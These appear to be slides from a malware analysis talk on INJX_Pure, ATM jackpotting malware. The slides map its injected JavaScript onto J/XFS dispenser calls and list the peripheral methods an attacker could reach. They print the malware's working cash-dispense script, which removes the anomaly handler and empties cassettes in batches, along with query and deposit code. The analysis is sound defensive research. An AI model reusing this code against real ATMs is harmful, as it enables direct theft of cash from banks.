
INJX_Pure – "/d" Query

- Which of these are XFS?
    - Peripheral.Dispenser
    - getNumberOfCashUnits
    - getCashUnit



```
var Global = Packages.java.lang.Class.forName("injx2.Global");
var Global = Global.cast(Global.newInstance());
var Peripheral = Global.runningclass.get("Peripheral");
var Peripheral = Peripheral.cast(Peripheral.newInstance());
var jsd = Peripheral.Dispenser;
if (!jsd.isOk()) {
    print("DERROR");
} else {
    var resume = "";
    for (var j = 0; j < jsd.getNumberOfCashUnits(); j++) {
        resume += jsd.getCashUnit(j).getValue() + ":" + jsd.getCashUnit(j).getActual() + ";";
    }
    print(resume);
}
```


INJX_Pure – getCashUnit



```
// the reader to inform of events and deliver cassette info
private RzProtoCassetteCountersReader reader;
// actual info of cassette units
private JxfsCashUnit cashUnit;


/**
 * The class constructor. <br>
 *
 * @param   reader    the PvJxfsCassCountReader to inform about event
 */
public RzProtoOperationCompleteListener(RzProtoCassetteCountersReader reader) {
        this.reader    = reader;
        this.cashUnit = null;
}

/**
 * return actual info about cassette units if event occurred. <br>
 *
 * @return    CashUnit object (already mapped to schema class)
 */
public JxfsCashUnit getCashUnit() {
        return this.cashUnit;
}

/**
 * Listener interface method to handle OperationCompleteEvents. <br>
 * if event "JXFS_O_CDR_QUERY_CASH_UNIT" occurred get information about
 * cassettes and store it in cassetteInfo. <br>
 * then notify the reader and tell him the information is available. <br>
 *
 * @param   event     a operation complete event fired if a JXFS operation is completed
```

INJX_Pure – getCashUnit

CEN Documents: https://www.cen.eu/work/areas/ict/ebusiness/pages/ws-j-xfs.aspx



J/XFS Workshop - CWAs 16008:2009

J/XFS CWA 16008-1 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform -Base Architecture - Programmer's Reference - Release 2009

J/XFS CWA 16008-2 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Pin Keypad Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-3 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Magnetic Stripe & Chip Card Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-4 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Text Input/Output Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-5 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Cash Dispenser, Recycler and ATM Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-6 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Printer Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-7 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Alarm Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-8 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Sensors and Indicators Unit Device Class Interface - Programmer's Reference - release 2009


J/XFS CWA 16008-9 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Depository Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-10(2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Check Reader/Scanner Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-11(2009) - J/eXtensions for Financial Services (J/XFS for the Java Platform - Camera Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-12(2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Vendor Dependant Mode Specification - Programmer's Reference - Release 2009


INJX_Pure – getCashUnit



5.2.2 JxfsCashUnitStatus

Extends	Implements
JxfsType	

Query	Return
getCashUnit	*JxfsCashUnit*



4.2.8 JxfsCashUnit

4.2.8.1 Usage

Information about the status and contents of the logical and physical cash units. Each logical bill or coin type cash unit can be composed of one or more physical cash units. All counters are pure software counters. Due to this fact these values can differ from the actual physical cash counts.


4.2.8.2 Summary

Extends	Implements
JxfsType	

Property	Type	Access
rejectCount	*int*	RW

Constructor	Parameter	Parameter-Type
JxfsCashUnit	*rejectCount*	int

Method	Return
getProperty	*Property*
setProperty	*void*
addLogicalUnit	*boolean*
getLogicalUnits	*java.util.Vector*



4.2.8.3 Properties

4.2.8.3.1 rejectCount (RW)

Type	*int*
Remarks	Counter for all reject actions in the device.

4.2.8.4 Methods

4.2.8.4.1 addLogicalUnit


Syntax	***boolean addLogicalUnit(JxfsLogicalCashUnit logicalCashUnit)***		
Remarks	Add a logical cash unit.		
Parameter	**Type**	**Name**	**Description**
	JxfsLogicalCashUnit	logicalCashUnit	Add a logical cash unit to the internal list of cash units.

4.2.8.4.2 getLogicalUnits


Syntax	***java.util.Vector getLogicalUnits()***
Remarks	Returns vector of *JxfsLogicalCashUnit*.

INJX_Pure – getNumberofCashUnits?

HUGE credit to Frank Boldewin for finding the source code referenced below on VirusTotal:
https://github.com/fboldewin/Libertad-y-gloria---A-Mexican-cyber-heist-story---CyberCrimeCon19-Singapore



```
public static int AmountOfStackedNotes() {
  log.debug("Begin.");
  int i = 0;
  for (byte b = 0; b < Peripheral.NotesDeposit.getNumberOfCashUnits(); b++)
    i = (int)(i + Peripheral.NotesDeposit.getCashUnit(b).getAccepted() * Peripheral.NotesDeposit.getCashUnit(b).getValue());
  log.debug("Return: " + i);
  return i;
}
```



```
else if (Global.IdOperacion == 38) {
for (byte b = 0; b < Peripheral.NotesDeposit.getNumberOfCashUnits(); b++) {
  if (Peripheral.NotesDeposit.getCashUnit(b).getValue() == arrayOfInt[b2] && Peripheral.NotesDeposit.getCashUnit(b).getIso().equa
    i += Peripheral.NotesDeposit.getCashUnit(b).getAccepted();
    j += Peripheral.NotesDeposit.getCashUnit(b).getAccepted();
```

INJX_Pure – NotesDeposit

Taking it one step further…

- accept
- disableInsert
- eject
- ejectReject
- ejectStack
- enableInsert
- enableInsertByNotesType
- getCanRetract
- getCashUnit
- getCashUnitEx
- getCashUnitInfoEx
- getCommandStatus
- getDeviceStatus
- getDeviceStatusString
- getInputShutterStatus
- getItemsTransportStatusString
- getMaxStackerCapacity
- getMediaStatus
- getMediaStatusString
- getNumberOfCashUnits
- getNumberOfRejectedNotes
- getNumberOfRetractedNotes
- getNumberOfRetractOperations
- getOutputStatus
- getOutputStatusString
- getRejectBinStatus
- getRejectBinStatusString
- getShutterStatusString
- getStackerStatus
- getStackerStatusString
- getVendorInfoError
- reset
- retract
- stack
- waitForEject
- waitForEjectReject
- waitForEjectStack
- waitForInsert

INJX_Pure – Peripherals

What else could the attackers have done?

Screen

- disableKeys
- enableKeys
- executeCommand
- extraCommand
- getTimeOut
- mask
- maskAndWaitAndTimeOut
- maskWithoutShow
- setAutoEnter
- setTimeOut
- show
- waitAction
- waitActionWithoutPinPadControl

Host

- isOnline
- receive
- reset
- send


System Service

- alive
- getDate
- getRebootStatus
- getYear
- reset

PinPad


- addPinPadListener
- encrypt3DesMac
- getSerialNumber
- removePinPadListener
- reset

INJX_Pure – “/d” Dispense



```
var Global=Packages.java.lang.Class.forName("injx2.Global");
var Global=Global.cast(Global.newInstance());
var Peripheral=Global.runningclass.get("Peripheral");
var Peripheral=Peripheral.cast(Peripheral.newInstance());
var jsd=Peripheral.Dispenser;
jsd.clearDispenseValues();
jsd.removeAnomalyHandler("Dispenser");
var todispen=[%%list_dispense%%];
var cassette=[];
var resume="";
for (var j = 0; j < jsd.getNumberOfCashUnits(); j++) {
    resume+=jsd.getCashUnit(j).getValue()+":"+jsd.getCashUnit(j).getActual()+"";
    if(parseInt(jsd.getCashUnit(j).getValue())<=0 || j>=todispen.length){
        continue;
    }
    if(todispen[j]>+jsd.getCashUnit(j).getActual()-100){
        todispen[j]=jsd.getCashUnit(j).getActual()-100;
    }
    cassette.push({denom: jsd.getCashUnit(j).getValue(), id: j});
}
print(resume+"");
cassette=cassette.sort(function(a, b){return a.denom - b.denom});
for(var ci=cassette.length-1;ci>=0;ci--){
    if(todispen[cassette[ci]['id']]>0){
        var roundx=Math.ceil(todispen[cassette[ci]['id']]/40);
        for(var k=0; k<roundx;k++){
            jsd.clearDispenseValues();
            var amount=todispen[cassette[ci]['id']];
            if(amount>40){
                amount=40;
            }
            todispen[cassette[ci]['id']]-=amount;
            jsd.getCashUnit(ci).setDispense(amount);
            print(cassette[ci]['id']+":"+cassette[ci]['denom']+":"+amount+"");
            var x = jsd.dispense();
            if(!x){ print("ERROR:"+jsd.getCommandStatusString()+"");break;}
            var y = jsd.present();
            var z = jsd.waitForBillsTaken(30);
        }
    }
}
```

- Yellow = Likely XFS/Built on XFS
- Orange = Unclear
- Red = Likely Proprietary



DESCRIPTION:

